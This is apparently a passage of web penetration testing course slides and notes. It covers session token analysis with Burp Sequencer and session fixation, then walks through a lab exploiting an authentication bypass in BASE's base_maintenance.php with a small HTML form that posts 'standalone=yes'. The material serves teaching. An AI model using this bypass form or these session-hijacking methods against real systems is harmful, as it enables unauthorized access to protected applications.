A method that isn't useful would be to manually record the session token as you browse the site. Although it may seem like a waste to mention this, I have tested sites that for various reasons could not withstand a scripted tool and I needed to manually record the various session tokens I came across. This is not common and is usually a problem the application owner needs to fix. But keep this in mind if you ever come across one of these types of applications.

Collecting Session Credentials via Customized Scripts


- Another place to keep in mind are scripts
- As we discussed earlier, many times we write a custom script to perform some action repeatedly or iteratively
- Add a portion to log the session tokens found
- This log can then be analyzed

Web Penetration Testing and Ethical Hacking


A second method would be to add the function to any script the attacker is using to write the session token to a file. That file can then be read into spreadsheet tools such as Excel to generate charts and graphs like the ones from Burp.

Burp Sequencer Session Analysis

- Burp Suite also contains a sequencer to analyze session tokens
- We seed it URLs by proxying
- The sequencer runs many different tests:
  - It provides easy-to-understand descriptions of the tests
- We can also load a file of tokens to analyze:
  - This allows us to analyze any data that is supposedly random




Burp Suite also contains a session token analyzer. It is called Sequencer. We can seed it the requests we need analyzed by using the Burp Proxy. After we browse to the page that creates the session token, we can right-click it in the Target tab. We then select Send to Sequencer. On the sequencer tab, we can identify the token, either by allowing Burp to determine it or by manually selecting it. We can also load tokens from a file. This allows us to take any type of token and determine its randomness. For example, if the target site allows for digital downloads and randomizes the filename, we would take samples of the filenames and load them from a file. One of the other nice features of the Sequencer is the number of tests it runs. It does an excellent job of explaining what the tests are doing including explanations of the math for us mere mortals.



Session state is a critical point within most applications. If we determine that flaws in session token generation, reuse, or storage exist, we might perform hijacking of a session. Although the previous discussion of session analysis used math to emphasize potentially weak session token generation algorithms, there are more commonly employed methods for hijacking a user's session.

The most common method is to exploit an XSS flaw to steal an authenticated user's session token. Another option is to perform session fixation.




Session fixation enables us to control what session ID a user is assigned instead of attempting to predict it. The flaw is caused because the application assigns a session ID before authentication. Then when the user authenticates, the application continues to make use of the same session token. The attacker can then receive a session ID from an application and send it to the victim. When the victim clicks the link and authenticates, the attacker can then access the site using the same ID.

Discovering/Exploiting Session Fixation


- Session fixation is a flaw that is simple to find:
  - Often discovered during mapping an application
- Look for session identifiers sent before authentication:
  - Within the interception proxy
- After authentication, compare the ID:
  - Did they change after auth or not?
- If not, we might socially engineer someone into starting with our known/fixed session and then authenticating

Web Penetration Testing and Ethical Hacking

Discovering session fixation is actually quite easy. During the mapping phase of the testing, we should be looking for session tokens. We would then compare the ones we received before authentication to the ones in use after authentication. If the tokens are still being used, then session fixation may be possible. Exploitation in the wild would involve convincing someone, usually via social engineering, to start with our known and fixed session.




Our next session discusses authentication bypass.



As we've discussed previously, authentication bypass is when the attacker can access resources that require authentication without actually authenticating. This allows the attacker to gain access to portions of the application or data the target is trying to protect. Depending on the exposed portions, this can be a very critical issue in a web application.


When a tester finds an authentication bypass issue, he or she needs to determine what it provides access to. Can this person get to the whole site or just a portion of it.




There are two ways that authentication can be bypassed. One method is to manually access portions of the site by reviewing the site map and going to those pages directly instead of following the menu flow. The other way is to run scripts to which brute-force directory and file listings in an attempt to find valid filenames.

Manually walking through the application is a simple way to abuse this. Use the application map from the previous steps. In gathering that data, you should have found keys and IDs used to reference pages. These are the focus of this attack.

Of course, scripting is the best way to abuse this flaw. Simply write a script to brute-force the IDs and keys found. You can also brute-force guess page names to find pages that allow direct access when they shouldn't.



Let's demonstrate authentication bypass hands-on using BASE.




Objectives:

The student will learn how to identify a bypass flaw in BASE from code review, and will build an exploit to take advantage of the bypass flaw.

Authentication Bypass: Examine the Code in BASE

- Open a terminal and view the vulnerable script:
  `$ less /var/www/html/base/base_maintenance.php`
- BASE includes a stand-alone script
  - Created to help fix performance issues
- Uses HTTP POST as injection point




1. The vulnerable portion of BASE is found in the **base_maintenance.php** script in the following location: **/var/www/html/base/base_maintenance.php**). This script allows the end user to perform some maintenance functions on the database tables that are used by BASE to store event information. Like most web-based applications, this script starts off trying to determine whether the user who is attempting to access the script is authorized to use its functionality.

2. Near the bottom of the code snippet shown in the slide, you see that the code is attempting to check to see whether the user has a "role" or access level that is consistent with the role required to use the program. Again, this is standard fare for a web application. The problem with this script happens before the code gets to that point.

3. At the outset of this code, the program looks to see whether it is being called by something that has set an HTTP POST variable called "standalone" to "yes". Because of the functionality that the base_maintenance.php script provides, it is sometimes desirable to call the script "locally" while monitoring the machine and the progress of the maintenance tasks. Because of this, there are two ways to call the base_maintenance.php script: remotely, though a web browser, and locally through another scripting mechanism provided by a Perl script called "base_maintenance.pl".

4. When base_maintenance.pl calls its PHP namesake, it sets an HTTP POST variable called "standalone" to "yes". But a quick glance at the code here seems to indicate that even with "standalone" set to "yes", the script is still attempting to authenticate the user. There is a call to AuthenticateNoCookie() passing what appears to be credentials for checking. So where is the problem?



You might view the flawed function with this command:

```
$ less /var/www/html/base/includes/base_auth.inc.php
```

1. The problem occurs because of a disconnect between what the author assumes AuthenticateNoCookie() does and what it actually does. According to this code snippet, AuthenticateNoCookie() returns one of several values: 0 = authentication succeeded, 1 = bad password, 2 = user disabled, and 3 = bad username. The function will also return "Failed" if something goes dramatically wrong.


2. Following through the code, we find that the likely response, based on a user supplying no credentials beyond the "standalone=yes" POST variable is a return value of 3, caused by having a blank username.

3. Looking back at the code from the previous page, we see that the return value from AuthenticateNoCookie() is compared to the "role" required, in this case 10000. The full comparison is:

   if((3 > 10000) or if(AuthenticateNoCookie returned "Failure"))

   then the script is stopped.

4. Because neither of those cases is true, the script continues running and, because of the following "elseif", it skips over all authentication and continues without really checking that the user has the proper credentials.



1. The best way to test this theory is to send BASE an appropriate HTTP POST request and see whether it responds as we believe it will. The problem is finding an easy way to create the appropriate POST request.

2. The easiest way to create a POST request is to write our own HTTP POST request using an HTML page with a form.

3. Click the Application menu, on Accessories, and launch the Text Editor. We're going to create a form that will send a POST request with the right parameters to the server in order to attempt to bypass authentication.


4. Type the following in gedit:

```
<html><head></head><body>
<form method=POST action=http://www.sec542.org/base/base_maintenance.php>
<input type=hidden name=standalone value=yes>
<input type=submit></form></body></html>
```

Save this file as **~/Desktop/base_exploit.html**.

Authentication Bypass: Testing Bypass Flaw


- Open the HTML page by double-clicking ~/Desktop/base_exploit.html
- Click the Submit Query button → Submit Query
  - You should see the page below



Ensure that you saved the file in gedit. Then open the HTML page by double-clicking ~/Desktop/base_exploit.html


When Firefox launches, click the Submit Query button to load /var/www/html/base/base_maintenance.php while bypassing any authentication requirement.

You should see the page shown in the slide. If you do not, double-check the syntax of ~/Desktop/base_exploit.html and try again.



